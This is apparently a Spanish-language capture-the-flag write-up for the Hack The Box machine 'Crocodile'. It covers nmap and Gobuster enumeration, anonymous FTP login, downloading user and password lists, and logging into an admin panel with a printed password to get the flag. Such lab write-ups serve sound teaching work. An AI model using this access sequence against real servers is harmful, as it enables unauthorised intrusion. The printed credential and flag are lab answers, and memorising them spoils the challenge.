

Write Up máquina Crocodile HTB

Empezamos verificando si temenos acceso a la máquina, realizamos un ping:



Comprobamos que, si tenemos acceso, luego procedemos a realizar un escaneo con nmap para enumerar los puertos y servicios abiertos en la máquina



Logramos encontrar los puertos 21 ftp y 80 web

Se realizo un escaneo más a profundidad

```
┌──(root㉿kali)-[/home/hmstudent]
└─# sudo nmap -sC -sV -p21,80 10.129.1.15 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-14 22:41 EDT
Nmap scan report for 10.129.1.15
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.15 seconds
```

Logramos encontrar que en puerto 21 ftp acepta login anonymous indicando que cualquiere puede entrar sin necesidad de una contraseña

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
```

Procedemos a descubrir directorios con Gobuster

```
/.htaccess.html       (Status: 403) [Size: 276]
/.htaccess.txt        (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htpasswd.html       (Status: 403) [Size: 276]
/.htpasswd.txt        (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/config.php           (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboard/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/index.html           (Status: 200) [Size: 58565]
/index.html           (Status: 200) [Size: 58565]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/login.php            (Status: 200) [Size: 1577]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 276]
Progress: 18456 / 18460 (99.98%)
```

Encontramos varios directorios a donde podemos ingresar, pero nuestro objetivo es vulnerar el puerto 21 ftp

Nos logramos conectar al servidor ftp

```
┌──(root㉿kali)-[/home/hmstudent]
└─# ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:hmstudent): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Listé los archivos y encontré dos archivos con posibles usuarios y contraseñas, las cuales procedí a descargarlos con get

```
ftp> ls
229 Entering Extended Passive Mode (|||46561|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
```


get allowed.userlist

get allowed.userlist.passwd

Salimos del servidor ftp y abrimos los archivos que descargamos



Logramos entrar al panel del administrador con el usuario admin y contraseña rKXM59ESxesUFHAd



donde obtuvimos acceso y encontramos la bandera:

c7110277ac44d78b6a9fff2232434d16